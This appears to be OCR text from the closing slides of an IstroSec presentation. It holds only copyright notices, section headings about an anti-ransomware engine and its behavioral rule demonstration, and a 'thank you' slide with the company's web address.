
© 2026 IstroSec Holding and/or it's subsidiaries or affiliates. All rights reserved.

7.1 Behavioral rule demonstration



© 2026 IstroSec Holding and/or it's subsidiaries or affiliates. All rights reserved.

7. Anti-Ransomware engine



© 2026 IstroSec Holding and/or it's subsidiaries or affiliates. All rights reserved.



IstroSec

THANK YOU

istrosec.com